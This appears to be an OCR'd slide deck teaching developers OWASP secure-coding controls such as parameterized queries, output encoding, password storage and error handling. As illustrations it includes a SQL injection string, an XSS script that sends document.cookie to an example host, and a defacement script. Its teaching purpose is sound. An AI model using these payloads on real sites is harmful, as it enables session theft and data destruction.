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# Secure Coding Proactive Controls

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## root@presentation:~$ whoami

**Prasad Salvi**

- *AppSec Consultant at TSYS, A Global Payments Company*
- *Born and brought up in Pune. Pure Punekar!*
- *Background in Network Security, VAPT, Secure Code Reviews & Security Audits*
- *Java, .NET, Python & Ruby*
- *Security Author at PluralSight*
- *Doing Security for ~10 years*

## Agenda

**Purpose of Session:**

- *Provide Overview of Secure Coding Guidelines for Developers*

**Using Proactive Controls we will:**

- *Define the Control*
- *See code snippets*
- *Explain how to secure code*

## Secure Coder

*Secure Coder is like being a Salmon. You go ‘upstream’ against traditional coding practices!*

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
## Proactive Controls

- Parametrize Queries
- Encode Data
- Validate ALL inputs
- Implement Appropriate Access Controls
- Establish Authentication and Identity Controls
- Data Protection and Privacy
- Error Handling, Logging and Intrusion Detection
- Leverage Security Features of Frameworks and Security Libraries

## 1. Parameterize Queries


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Bobby Tables is wrong! Why?

## Parameterize Queries

**‘--@owasp.com**

```
$NEW_EMAIL = Request['new_email'];
update users set email='$NEW_EMAIL' where id=290494828
```

1.Update users set email='$NEW_EMAIL' where id=290494828
2.$NEW_EMAIL = **‘--@owasp.com**
3.Update users set email=’**’--@owasp.com**' where id=290494828
4.Update users set email='**'**

## Parameterize Queries (.NET)

```
SqlConnection objConnection = new SqlConnection(_ConnectionString); objConnection.Open();
SqlCommand objCommand = new SqlCommand( "SELECT * FROM User WHERE Name = @Name
AND Password = @Password", objConnection);

objCommand.Parameters.Add("@Name", NameTextBox.Text);
objCommand.Parameters.Add("@Password", PassTextBox.Text);
SqlDataReader objReader = objCommand.ExecuteReader();
```

## Parameterize Queries (Java)

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");

//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ?
WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);

//HQL
Query safeHQLQuery = session.createQuery("from Employees where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

## 2. Encode Data

<

## Encode Data

&lt;

## Encode Data

```
<script>
        var badURL='https://example.com/somesite/data=' + document.cookie;
        var img = new Image();
        img.src = badURL;
</script>

<script>document.body.innerHTML='<blink >HACKED</blink>';</script>
```

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## Output Encoding

Contextual output encoding defends us from the following:

- Site Defacement
- Network Scanning
- Undermining CSRF Defenses
- Site Redirection/Phishing
- Load of Remotely Hosted Scripts
- Data Theft
- Keystroke Logging
- Attackers using XSS more frequently

## XSS Defense By DataType and Context

| Data Type | Context | Defense |
|---|---|---|
| String | HTML Body | HTML Entity Encode |
| String | HTML Attribute | Minimal Attribute Encoding |
| String | GET Parameter | URL Encoding |
| String | Untrusted URL | URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification |
| String | CSS | Strict structural validation, CSS Hex encoding, good design |
| HTML | HTML Body | HTML Validation (JSoup, AntiSamy, HTML Sanitizer) |
| Any | DOM | DOM XSS Cheat Sheet |
| Untrusted JavaScript | Any | Sandboxing |
| JSON | Client Parse Time | JSON.parse() or json2.js |

# OWASP Java Encoder Project

**https://www.owasp.org/index.php/OWASP_Java_Encoder_Project**

**HTML Contexts**

Encode#forHtmlContent(String)

Encode#forHtmlAttribute(String)

Encode#forHtmlUnquotedAttribute(String)

**XML Contexts**

Encode#forXml(String)

Encode#forXmlContent(String)

Encode#forXmlAttribute(String)

Encode#forXmlComment(String)

Encode#forCDATA(String)

**CSS Contexts**

Encode#forCssString(String)

Encode#forCssUrl(String)

**JavaScript Contexts**

Encode#forJavaScript(String)

Encode#forJavaScriptAttribute(String)

Encode#forJavaScriptBlock(String)

Encode#forJavaScriptSource(String)

**URI/URL contexts**

Encode#forUri(String)

Encode#forUriComponent(String)

## Code Snippet

**The Problem**

Web Page built in Java JSP is vulnerable to XSS

**The Solution**

```
1) <input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />

2) <textarea name="text"><%= Encode.forHtmlContent(textValue) %></textarea>

3) <button onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
            click me!
   </button>

4) <script type="text/javascript">
            var msg = "<%= Encode.forJavaScriptBlock(message) %>";
            alert(msg);
    </script>
```

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
# Microsoft Encoder and AntiXSS Library

- System.Web.Security.AntiXSS
- Microsoft.Security.Application . AntiXSS
- Can encode for HTML, HTML attributes, XML, CSS and JavaScript.
- Native .NET Library
- Very powerful well written library
- For use in your User Interface code to defuse script in output



```
// ------------------------------------------------------------------------
// <copyright file="AntiXSS.cs" company="Microsoft Corporation">
//   Copyright (c) 2008, 2009, 2010 All Rights Reserved, Microsoft Corporation
//
//   This source is subject to the Microsoft Permissive License.
//   Please see the License.txt file for more information.
//   All other rights reserved.
//
//   THIS CODE AND INFORMATION ARE PROVIDED "AS IS" WITHOUT WARRANTY OF ANY
//   KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE
//   IMPLIED WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A
//   PARTICULAR PURPOSE.
//
// </copyright>
// <summary>
//   Performs encoding of input strings to provide protection against
//   Cross-Site Scripting (XSS) attacks in various contexts.
// </summary>
```

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
# 3. Validate ALL Inputs



This example displays all plugins and buttons that comes with the TinyMCE package.

**Welcome to the TinyMCE editor demo!**


Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.

We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers.

**Got questions or need help?**

If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates.

Path: h1 » img    Words:179



Source output from post

| Element | HTML |
|---|---|
| content | <h1><img style="float: right;" title="TinyMCE Logo" src="img/tlogo.png" alt="TinyMCE Logo" width="92" height="80" />Welcome to the TinyMCE editor demo!</h1> <p>Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.</p> <p>We really recommend <a href="http://www.getfirefox.com" target="_blank">Firefox</a> as the primary browser for the best editing experience, but of course, TinyMCE is <a href="../wiki.php/Browser_compatiblity" target="_blank">compatible</a> with all major browsers.</p> <h2>Got questions or need help?</h2> <p>If you have questions or need help, feel free to visit our <a href="../forum/index.php">community forum</a>! We also offer Enterprise <a href="../enterprise/support.php">support</a> solutions. Also do not miss out on the <a href="../wiki.php">documentation</a>, its a great resource wiki for understanding how TinyMCE works and integrates.</p> <h2>Found a bug?</h2> <p>If you think you have found a bug, you can use the <a href="../develop/bugtracker.php">Tracker</a> to report bugs to the developers.</p> <p>And here is a simple table for you to play with.</p> |

# OWASP HTML Sanitizer Project

**https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project**

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS
- Very easy to use.
- It allows for simple programmatic POSITIVE policy configuration. No XML configuration.
- It is high performance and low memory utilization.

## Code Snippet

**The Problem**

Web Page is vulnerable to XSS because of untrusted HTML

**The Solution**

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("a")
    .allowUrlProtocols("https")
    .allowAttributes("href").onElements("a")
    .requireRelNofollowOnLinks()
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

## Other HTML Sanitizers

- Pure Java Script
  - http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer
- Python
  - https://pypi.python.org/pypi/bleach
- PHP
  - http://htmlpurifier.org/
  - http://www.bioinformatics.org/phplabware/internal_utilities/htmLawed/
- .NET
  - AntiXSS.getSafeHTML/getSafeHTMLFragment
  - http://htmlagilitypack.codeplex.com/
- Ruby On Rails
  - http://api.rubyonrails.org/classes/HTML.html

## CSRF Tokens

- Any state changing operation requires a secure random token (e.g., CSRF token) to prevent CSRF attacks
- Characteristics of a CSRF Token
  1. Unique per user session
  2. Large random value
  3. Generated by a cryptographically secure random number generator
- The CSRF token is added as a hidden field for forms
- The server rejects the requested action if the CSRF token fails validation

```
<form action="/transfer.do" method="post">
<input type="hidden" name="CSRFToken"

Value="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWEwYzU1YWQwMTVh
M2JmNGYxYjJiMGI4MjJjZDE1ZDZMGYwMGEwOA==">
 …
 </form>
```

## File Upload Security

- **Upload Verification**
  - Filename and Size validation + antivirus
- **Upload Storage**
  - Use only trusted filenames + separate domain
- **Beware of "special" files**
  - "crossdomain.xml" or "clientaccesspolicy.xml".
- **Image Upload Verification**
  - Enforce proper image size limits
  - Use image rewriting libraries
  - Set the extension of the stored image to be a valid image extension
  - Ensure the detected content type of the image is safe
- **Generic Upload Verification**
  - Ensure decompressed size of file < maximum size
  - Ensure that an uploaded archive matches the type expected (zip, rar)
  - Ensure structured uploads such as an add-on follow proper standard

## 6. Implement Approriate Access Controls

Access Control Anti-Patterns:

- Hard-coded role checks in application code
- Lack of centralized access control logic
- Untrusted data driving access control decisions
- Access control that is “open by default”
- Lack of addressing horizontal access control in a standardized way (if at all)
- Access control logic that needs to be manually added to every endpoint in code
- Access Control that is “sticky” per session
- Access Control that requires per-user policy

## Most Coders Hard-Code Roles

```
        if ( user.isRole( "JEDI" ) ||
        user.isRole( "PADWAN" ) ||
        user.isRole( "SITH_LORD" ) ||
        user.isRole( "JEDI_KILLING_CYBORG" )
        ) {
        log.info("You may use a lightsaber ring.  Use it wisely.");
        } else {
        log.info("Lightsaber rings are for schwartz masters.");
}
```

## Code Snippet


The Problem

Web Application needs secure access control mechanism

The Solution

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {
    log.info("You may use a lightsaber ring.  Use it wisely.");
} else {
    log.info("Sorry, lightsaber rings are for schwartz masters only.");
}
```

# 7. Establish Authentication and Identity Controls



HashKiller.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

**How many decryptions are in your database?**
We have a total of just over **43.745 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Please note the password is after the : character, and the MD5 hash is before it.

Status:


**MD5 Hashes:**

Max: 64

Please use a standard list format

```
List your MD5 hashes in here! (Max: 64)
e.g.
68eacb97d86f0c4621fa2b0e17cabd8c
250cf8b51c773f3f8dc8b4be867a9a02
a55b3a109faee46b85b4049cea8a2221
XO3MD1qnEdfdgyfeuI1PmQ==
```

```
The MD5 decryption results will be displayed in
this box. Please use the textbox to the left to
specify the MD5 hashes you wish to decrypt / crack.
```



An online password cracking service for penetration testers and network auditors who need to check the security of WPA protected wireless networks, crack password hashes, or break document encryption.

**Start Cracking**

File Type: WPA/WPA2

Handshake File: No file chosen

SSID (Network Name):

## Password Defenses

- Disable Browser Autocomplete
  - <form AUTOCOMPLETE="off">
  - <input AUTOCOMPLETE="off">

- Only send passwords over HTTPS POST
- Do not display passwords in browser
  - Input type=password

- Store password based on need
  - Use a salt
  - SCRYPT/PBKDF2 (slow, performance hit, easy)
  - HMAC (requires good key storage, tough)

## Password Storage

- Use a cryptographically strong credential-specific salt

  protect( [salt] + [password] );

- Use a 32char or 64char salt (actual size dependent on protection function);
- Do *not* depend on hiding, splitting, or otherwise obscuring the salt
- Do *not* allow short or no-length passwords and do not apply character set or encoding restrictions on the entry or storage of credentials.
- A reasonable long password length is **160**. Very long password policies can lead to DOS in certain circumstances

- The following article provides some good guidance on how to accomplish an upgrade in place without adversely affecting existing user accounts.

  https://veggiespam.com/painless-password-hash-upgrades/

## Forgot Password Secure Design

Any security questions or identity information presented to users to reset forgotten passwords should ideally have the following four characteristics:

1. **Memorable**: If users can't remember their answers to their security questions, we have achieved nothing.

2. **Consistent**: The user's answers should not change over time. For instance, asking "What is the name of your significant other?" may have a different answer 5 years from now.

3. **Nearly universal**: The security questions should apply to a wide audience if possible.

4. **Safe**: The answers to security questions should not be something that is easily guessed, or research (e.g., something that is matter of public record).

## Security Questions

Examples of stronger security questions:

- What was the year and model of your first car? (e.g. 1999 Accord)
- What is the name of a college you applied to but did not attend?
- What's the unusual middle name of an acquaintance?
- What was the last name of your college mentor?
- What is the first and last name of your childhood best friend?
- What was the name of your first pet?
- What was the first and last name of your best man at your wedding?
- What was the last name of your favorite teacher in your final year of school?

## 8. Data Protection and Privacy

1) HTTPS

Hypertext Transfer Protocol Secure!

2) What benefits do HTTPS provide?

Confidentiality, Integrity and Authenticity

- Confidentiality: Spy cannot view your data
- Integrity: Spy cannot change your data
- Authenticity: Server you are visiting is the right one

## Encryption in Transit (HTTPS/TLS)

When should TLS be used?

- Authentication credentials and session identifiers must be encrypted in transit via HTTPS/SSL
- Starting when the login form is rendered until logout is complete!

HTTPS configuration best practices:

- https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- https://www.ssllabs.com/projects/best-practices/

## 9. Error Handling, Logging and Intrusion Detection

App Layer Intrusion detection points to start with:

- Input validation failure server side when client-side validation exists
- Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
- Forced browsing to common attack entry points (e.g. /admin/secretlogin.jsp) or honeypot URL (e.g. a fake path listed in /robots.txt)

- Others
  - Blatant SQLi or XSS injection attacks
  - Workflow sequence abuse (e.g. multi-part form in wrong order)
  - Custom business logic (e.g. basket vs catalogue price mismatch)

## Error Handling

- An important aspect of secure application development is to prevent information leakage. Error messages give an attacker great insight into the inner workings of an application.
- The purpose of reviewing the Error Handling code is to assure the application fails safely under all possible error conditions, expected and unexpected
- We should use a localized description string in every exception, a friendly error reason such as “*System Error – Please try again later*”
- When the user sees an error message, it will be derived from this description string of the exception that was thrown, and never from the exception class which may contain a stack trace, line number where the error occurred, class name or method name.

## Best Practices - Java

```
public class DoStuff
{
        public static void Main()
        {
            try
            {
                StreamReader sr = File.OpenText("stuff.txt");
                Console.WriteLine("Reading line {0}", sr.ReadLine());
            }
            catch(Exception e)
            {
                Console.WriteLine("An error occurred. Please `contact the admin”);
                logerror(“Error: “, e);
            }
        }
}
```

## Best Practices - .NET

```
public void run()
{
        while (!stop)
          {
               try
               {
                      // Perform work here
               }
               catch (Throwable t)
               {
                      // Log the exception and continue
                      WriteToUser("An Error has occurred, contact admin");
                      logger.log(Level.SEVERE, "Unexception exception", t);
               }
            }
 }
```

## 10. Leverage Security Features of Frameworks and Security Libraries

**Apache Shiro**: http://shiro.apache.org/

- A powerful and easy to use Java security framework.
- Offers developers an intuitive yet comprehensive solution to authentication, authorization, cryptography, and session management.
- Built on sound interface-driven design and OO principles.
- Enables custom behavior.
- Sensible and secure defaults for everything.

## 10. Leverage Security Features of Frameworks and Security Libraries

**LibSodium**: https://download.libsodium.org/

- A modern, easy-to-use software library for encryption, decryption, signatures, password hashing and more
- Its goal is to provide all of the core operations needed to build higher-level cryptographic tools.
- It is cross-platforms and cross-languages supportive and runs on a variety of compilers and operating systems
- It is a portable, cross-compilable, installable, packageable fork of NaCl, with a compatible API, and an extended API to improve usability even further.

## Summary

- Trust nothing!
- Validate everything!
- Think deviously!
- Stay Risk Aware!

# Thank You!

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